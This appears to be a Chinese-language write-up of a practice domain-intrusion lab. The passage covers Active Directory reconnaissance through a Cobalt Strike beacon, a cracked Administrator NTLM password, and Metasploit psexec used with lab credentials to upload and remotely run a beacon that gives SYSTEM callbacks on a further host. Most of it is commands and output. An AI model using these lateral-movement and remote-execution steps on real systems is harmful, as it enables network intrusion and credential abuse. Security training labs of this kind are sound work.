
```
------------
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Read-only Domain Controllers
*Schema Admins
The command completed with one or more errors.

# 查询域所有成员计算机列表
beacon> shell net group "domain admins"  /domain
[*] Tasked beacon to run: net group "domain admins"  /domain
[+] host called home, sent: 65 bytes
[+] received output:
The request will be processed at a domain controller for domain
god.org.

Group name     Domain Admins
Comment        ???????

Members

-------------------------------------------------------------------------
------------
Administrator            OWA$
The command completed successfully.

# 判断是否存在域
beacon> shell net time /domain
[*] Tasked beacon to run: net time /domain
[+] host called home, sent: 47 bytes
[+] received output:
Current time at \\owa.god.org is 2/8/2020 6:54 PM

The command completed successfully.

# 查看存在的用户
beacon> shell dsquery user
[*] Tasked beacon to run: dsquery user
[+] host called home, sent: 43 bytes
[+] received output:
"CN=Administrator,CN=Users,DC=god,DC=org"
"CN=Guest,CN=Users,DC=god,DC=org"
```

```
"CN=liukaifeng01,CN=Users,DC=god,DC=org"
"CN=krbtgt,CN=Users,DC=god,DC=org"
"CN=??,OU=dev,DC=god,DC=org"
"CN=zhangshan,CN=Users,DC=god,DC=org"
```


对获取到的 hash 中的 NTLM 进行解密，Administrator的明文密码为toor

靶机三


对已获取的 Administrator 密码进行枚举，成功枚举出了靶机三的密码（我更改了默认密码）




通过靶机二的运行，连接靶机三的共享服务，在它的文件中上传 CobaltStrike 的马



通过 smb/psexec_commad 搜索上传木马的绝对路径


[*] 10.10.10.222:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(admin/smb/psexec_command) > set command "dir c:\beacon.exe /s /b"
command => dir c:\beacon.exe /s /b
msf5 auxiliary(admin/smb/psexec_command) > show options
Module options (auxiliary/admin/smb/psexec_command):
Name Current Setting Required Description
COMMAND dir c:\beacon.exe /s /b yes The command you want to execute on the remote host
RHOSTS 10.10.10.222 yes The target host(s), range CIDR identifier, or hosts file with syntax 'fil
RPORT 445 yes The Target port
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SMBDomain . no The Windows domain to use for authentication
SMBPass hongrisec@2020 no The password for the specified username
SMBSHARE C$ yes The name of a writeable share on the server
SMBUser Administrator no The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)
WINPATH WINDOWS yes The name of the remote Windows directory
msf5 auxiliary(admin/smb/psexec_command) > run
[+] 10.10.10.222:445 - Service start timed out, OK if running a command or non-service executable...
[*] 10.10.10.222:445 - checking if the file is unlocked
[*] 10.10.10.222:445 - Unable to get handle: The server responded with error: STATUS_SHARING_VIOLATION (Command=45 WordCount=0)
[-] 10.10.10.222:445 - Command seems to still be executing. Try increasing RETRY and DELAY
[*] 10.10.10.222:445 - Getting the command output...
[*] 10.10.10.222:445 - Executing cleanup...
[+] 10.10.10.222:445 - Cleanup was successful
[+] 10.10.10.222:445 - Command completed successfully!
[*] 10.10.10.222:445 - Output for "dir c:\beacon.exe /s /b":
c:\Windows\SYSVOL\domain\beacon.exe
c:\Windows\SYSVOL\sysvol\god.org\beacon.exe
[*] 10.10.10.222:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(admin/smb/psexec_command) > set command "c:\Windows\SYSVOL\sysvol\god.org\beacon.exe"
command => c:\Windows\SYSVOL\sysvol\god.org\beacon.exe
msf5 auxiliary(admin/smb/psexec_command) > run
[+] 10.10.10.222:445 - Service start timed out, OK if running a command or non-service executable...
[*] 10.10.10.222:445 - checking if the file is unlocked
[*] 10.10.10.222:445 - Unable to get handle: The server responded with error: STATUS_SHARING_VIOLATION (Command=45 WordCount=0)
[-] 10.10.10.222:445 - Command seems to still be executing. Try increasing RETRY and DELAY
[*] 10.10.10.222:445 - Getting the command output...
[*] 10.10.10.222:445 - Command finished with no output
[*] 10.10.10.222:445 - Executing cleanup...
[+] 10.10.10.222:445 - Cleanup was successful
[*] 10.10.10.222:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(admin/smb/psexec_command) >
msf5 auxiliary(admin/smb/psexec_command) >

成功上线拿下靶机三


Cobalt Strike by ssooking
Cobalt Strike 视图 攻击 报告 帮助
SYSTEM *
OWA @ 2052
192.168.199.146
SYSTEM *
STU1 @ 3456
SYSTEM *
ROOT-TVI862UBEH @ 2436
Beacon 10.10.10.134@3456 X
Files 10.10.10.134@3456 X
Beacon 10.10.
日志X
监听器X
凭据信息X
Script Console X
02/09 03:35:23 *** initial beacon from Administrator *@10.10.10.132 (STU1)
02/09 03:35:25 *** initial beacon from SYSTEM *@10.10.10.132 (STU1)
02/09 05:36:56 *** initial beacon from test$@10.10.10.134 (STU1)
02/09 05:37:23 *** initial beacon from SYSTEM *@10.10.10.134 (STU1)
02/09 06:02:17 *** initial beacon from SYSTEM *@10.10.10.134 (STU1)
02/09 10:50:46 *** initial beacon from SYSTEM *@10.10.10.134 (STU1)
02/09 10:53:36 *** initial beacon from SYSTEM *@10.10.10.129 (ROOT-TVI862UBEH)
02/10 08:14:52 *** initial beacon from SYSTEM *@10.10.10.129 (ROOT-TVI862UBEH)
02/10 15:54:11 *** initial beacon from SYSTEM *@10.10.10.134 (STU1)
02/10 18:44:03 *** initial beacon from SYSTEM *@10.10.10.129 (ROOT-TVI862UBEH)
02/10 19:52:33 *** initial beacon from SYSTEM *@10.10.10.222 (OWA)
[02/10 19:55] 0xffffff
event>